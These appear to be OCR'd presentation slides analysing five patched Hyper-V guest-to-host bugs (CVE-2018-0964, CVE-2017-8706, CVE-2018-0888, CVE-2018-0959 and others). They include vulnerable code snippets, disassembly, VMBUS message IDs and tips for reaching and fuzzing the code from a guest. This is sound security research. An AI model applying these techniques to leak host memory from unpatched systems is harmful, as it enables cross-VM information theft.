
  - `CVE-2017-0051 – VMSwitch VmsMpCommonPvtSetNetworkAddress Out-of-Bounds Read Vulnerability`
  - `CVE-2018-0964 – vPCI VpciMsgCreateInterruptMessage Uninitialized Stack Object`
  - `CVE-2017-8706 – VideoSynthDevice::SynthVidSendSupportedResolutionsResponse Uninitialized Object Field`

- Intercepted I/O vulnerabilities


  - `CVE-2018-0888 – Information disclosure during MMIO emulation`
  - `CVE-2018-0959 – Out-of-Bounds Read/Write in VmEmulatedStorage`

CVE-2018-0964 – vPCI VpciMsgCreateInterruptMessage Uninitialized Stack Object


- Found by the Virtualization Security Team (Microsoft)
- VirtualBusChannelProcessPacket in vpcivsp.sys, switch of 25 cases:



- VirtualDeviceCreateSingleInterrupt doesn't always initialize TranslatedMessage



```
typedef struct _VPCI_MESSAGE_RESOURCE_2
{
    union
    {
        struct
        {
            USHORT    Reserved;
            USHORT    MessageCount;
            ULONG     DataPayload;
            ULONG64   Address;
            USHORT    Reserved2[27];
        } Remapped;
```



```
status = VirtualDeviceCreateSingleInterrupt(device,
                                            &transCreateIntPacket2,
                                            &TranslatedMessage
                                            );

RtlSecureZeroMemory(&createIntReply, sizeof(createIntReply));

createIntReply.ReplyHeader.Status = status;
createIntReply.TranslatedMessage.Remapped.Reserved = TranslatedMessage.Remapped.Reserved;
createIntReply.TranslatedMessage.Remapped.MessageCount = TranslatedMessage.Remapped.MessageCount;
createIntReply.TranslatedMessage.Remapped.DataPayload = TranslatedMessage.Remapped.DataPayload;
createIntReply.TranslatedMessage.Remapped.Address = TranslatedMessage.Remapped.Address;

VirtualBusPacketComplete(device->VirtualBus,
                         PacketCompletionContext,
                         &createIntReply,
                         sizeof(createIntReply));
```


CVE-2018-0964 – vPCI VpciMsgCreateInterruptMessage Uninitialized Stack Object

- How to reach that code?
- Look for xrefs to VmbChannelSendSynchronousRequest or VmbPacketSend in vpci.sys in the guest
- Break on FdoProtocolCommunication to see the handshake on the VMBUS
- Replay your own packets

VpciMsgCreateInterruptMessage = 0x42490014

- **Leak sensitive information from the host kernel**
- **Hyper-V Bug Bounty today: $25,000**

VpciMsgQueryProtocolVersion = 0x42490013



```
:00000001C000BB8A loc_1C000BB8A:                          ; CODE XREF: FdoProtocolCommunication+E7↓j
:00000001C000BB8A                 mov     eax, [r14]
:00000001C000BB8D                 mov     [rsp+68h+arg_14], eax
:00000001C000BB94                 mov     [rsp+68h+arg_10], 42490013h
:00000001C000BB9F                 mov     rcx, cs:WPP_GLOBAL_Control ; __annotation("TMF:",
:00000001C000BB9F                                         ;   "457ffa6b-7a75-3e8b-0f99-c3feedc37640
:00000001C000BB9F                                         ;   "#typev Unknown_cxx00 18 "%0%10!p!: Se
:00000001C000BB9F                                         ;   "{", "Arg, ItemPtr -- 10", "Arg, ItemL
:00000001C000BB9F                                         ;   "PUBLIC_TMF:")
:00000001C000BBA6                 mov     r9d, 12h        ; id
:00000001C000BBAC                 mov     [rsp+68h+_a2], eax ; _a2
:00000001C000BBB0                 mov     dl, 4           ; level
:00000001C000BBB2                 mov     [rsp+68h+_a1], rdi ; _a1
:00000001C000BBB7                 mov     [rsp+68h+traceGuid], rbp ; traceGuid
:00000001C000BBBC                 mov     rcx, [rcx+40h]  ; AutoLogContext
:00000001C000BBC0                 lea     r8d, [r9-0Ch]   ; flags
:00000001C000BBC4                 call    WPP_RECORDER_SF_qd
:00000001C000BBC9                 and     [rsp+68h+var_30], 0
:00000001C000BBCF                 lea     rax, [rsp+68h+arg_8]
:00000001C000BBD4                 mov     rcx, [rdi+18h]
:00000001C000BBD8                 lea     rdx, [rsp+68h+arg_10]
:00000001C000BBE0                 mov     qword ptr [rsp+68h+_a2], rax
:00000001C000BBE5                 xor     r9d, r9d
:00000001C000BBE8                 lea     rax, [rsp+68h+arg_18]
:00000001C000BBF0                 mov     [rsp+68h+arg_8], 8
:00000001C000BBF8                 mov     [rsp+68h+_a1], rax
:00000001C000BBFD                 mov     dword ptr [rsp+68h+traceGuid], 1
:00000001C000BC05                 lea     r8d, [r9+8]
:00000001C000BC09                 call    cs:__imp_VmbChannelSendSynchronousRequest
```

Vulnerabilities

- VMBUS induced vulnerabilities

`CVE-2017-0051 – VMSwitch VmsMpCommonPvtSetNetworkAddress Out-of-Bounds Read Vulnerability`

`CVE-2018-0964 – vPCI VpciMsgCreateInterruptMessage Uninitialized Stack Object`

`CVE-2017-8706 – VideoSynthDevice::SynthVidSendSupportedResolutionsResponse Uninitialized Object Field`


- Intercepted I/O vulnerabilities

`CVE-2018-0888 – Information disclosure during MMIO emulation`

`CVE-2018-0959 – Out-of-Bounds Read/Write in VmEmulatedStorage`


CVE-2017-8706 – VideoSynthDevice::SynthVidSendSupportedResolutionsResponse Uninitialized Object Field

- Found by Nicolas Joly (Microsoft)
- Affects vmwp.exe, relevant code in vmuidevices.dll
- Messages are received by VideoSynthDevice::OnMessageReceived
    - Switch of 9 cases




- Responses are sent by VideoSynthDevice::SendNextMessageInternal
    - VideoSynthDevice::SynthVidSendSupportedResolutionsResponse

CVE-2017-8706 – VideoSynthDevice::SynthVidSendSupportedResolutionsResponse Uninitialized Object Field




```
if (!Accepted)
{
    responseSize = sizeof(SYNTHVID_SUPPORTED_RESOLUTIONS_RESPONSE_MESSAGE);

    response = (PSYNTHVID_SUPPORTED_RESOLUTIONS_RESPONSE_MESSAGE) new(std::nothrow) BYTE[responseSize];
    if (response == NULL)
    {
        hr = E_OUTOFMEMORY;
        goto ErrExit;
    }

    response->Header.Type = SynthvidSupportedResolutionsResponse;
    response->Header.Size = responseSize;
    response->ResolutionCount = 0;
}

hr = SendMessage(&response->Header);
if (FAILED(hr))
```

sizeof(SYNTHVID_SUPPORTED_RES) = 0x8F!



```
mov     ebp, 8Fh
lea     rdx, std::nothrow_t const std::nothrow ; x
mov     ecx, ebp        ; size
call    operator new[](unsigned __int64,std::nothrow_t const &)
mov     rbx, rax
test    rax, rax
jnz     short loc_18002BE1E
```

```
loc_18002BE1E:
mov     dword ptr [rax], 0Eh
mov     [rax+4], ebp
mov     byte ptr [rax+88h], 0
jmp     loc_18002C1F3
```



```
loc_18002C1F3:          ; Message
mov     rdx, rbx
mov     rcx, rsi        ; this
call    VideoSynthDevice::SendMessageW(SYNTHVID_MESSAGE_HEADER *,bool)
mov     edi, eax
```

- Leak 0x86 bytes of heap memory to the guest

Hyper-V Bug Bounty Today: $15,000


- Variant for a stack object in VideoSynthDevice::SendNextMessageInternal

Double your gain with another $15,000


Only 9 bytes initialized

CVE-2017-8706 – VideoSynthDevice::SynthVidSendSupportedResolutionsResponse Uninitialized Object Field

- How to trigger?
  - Relevant code in HyperVideo.sys in the guest
  - Initialization messages sent when the guest loads
  - Break on SynthVidpSendMessageSynchronousLocked
- Example, look at the handshake in SynthVidInitialize:



```
versionRequest->Header.Type = SynthvidVersionRequest;
versionRequest->Header.Size = sizeof(*versionRequest);
versionRequest->Version.AsDWORD = SYNTHVID_VERSION_CURRENT;

status = SynthVidpSendMessageSynchronousLocked(
    libContext,
    sizeof(*versionRequest),
    &versionResponse,
    sizeof(versionResponse),
    &bytesRead);
```



```
mov     edx, 0Ch          ; SendLength
lea     r8, [rsp+58h+ReceiveBuffer] ; ReceiveBuffer
mov     dword ptr [rax], 1
mov     [rax+4], edx
lea     r9d, [rdx+2]      ; ReceiveBufferLength
mov     dword ptr [rax+8], 50003h
lea     rax, [rsp+58h+var_28]
mov     [rsp+58h+BytesRead], rax ; BytesRead
call    SynthVidpSendMessageSynchronousLocked
```

Change the type, size, content and start fuzzing!

Vulnerabilities

- VMBUS induced vulnerabilities

`CVE-2017-0051 – VMSwitch VmsMpCommonPvtSetNetworkAddress Out-of-Bounds Read Vulnerability`

`CVE-2018-0964 – vPCI VpciMsgCreateInterruptMessage Uninitialized Stack Object`

`CVE-2017-8706 – VideoSynthDevice::SynthVidSendSupportedResolutionsResponse Uninitialized Object Field`

- Intercepted I/O vulnerabilities

`CVE-2018-0888 – Information disclosure during MMIO emulation`

`CVE-2018-0959 – Out-of-Bounds Read/Write in VmEmulatedStorage`

CVE-2018-0888 – Information disclosure during MMIO emulation

- NotifyMmioRead returns “NumberOfBytes” bytes from “ReadBuffer” to the VM
  - Return value is ignored, these bytes are ALWAYS returned to the VM
- If virtual device doesn’t populate ReadBuffer, uninitialized stack data is returned to the guest
- This was fixed by initializing ReadBuffer prior to calling NotifyMmioRead
- Found by Joe Bialek (Microsoft)

Must be initialized by this function

```
void BatteryEmulator::NotifyMmioRead(
  _In_ UINT64                 RangeBase,
  _In_ UINT64                 RangeOffset,
  _In_ UINT64                 NumberOfBytes,
  _Out_writes_bytes_(NumberOfBytes) BYTE ReadBuffer[] ) noexcept
{
    if (NumberOfBytes != 4)
      return;
…
```

NumberOfBytes != 4 results in ReadBuffer never be initialized

Hyper-V Bug Bounty Today: $15,000

Vulnerabilities

- VMBUS induced vulnerabilities

  `CVE-2017-0051 – VMSwitch VmsMpCommonPvtSetNetworkAddress Out-of-Bounds Read Vulnerability`

  `CVE-2018-0964 – vPCI VpciMsgCreateInterruptMessage Uninitialized Stack Object`

  `CVE-2017-8706 – VideoSynthDevice::SynthVidSendSupportedResolutionsResponse Uninitialized Object Field`


- Intercepted I/O vulnerabilities

  `CVE-2018-0888 – Information disclosure during MMIO emulation`

  `CVE-2018-0959 – Out-of-Bounds Read/Write in VmEmulatedStorage`


CVE-2018-0959 – Out-of-Bounds Read/Write in VmEmulatedStorage

- Anonymously reported
- Affects EmulatedIDE in vmwp.exe, relevant code in VmEmulatedStorage.dll
- Out-of-Bounds Read/Write due to an unexpected internal state and lack of bounds checking in:
    - IdeChannel::ReadDataPort
    - IdeChannel::WriteDataPort



```
UINT8* curBuffer;
if (Drive.Saved.UseCommandBuffer)
{
    curBuffer = (UINT8*)Drive.CommandBuffer;
}
else
{
    curBuffer = Drive.TrackCacheBuffer + Drive.Saved.DriveStateBufferOffset;
}
```

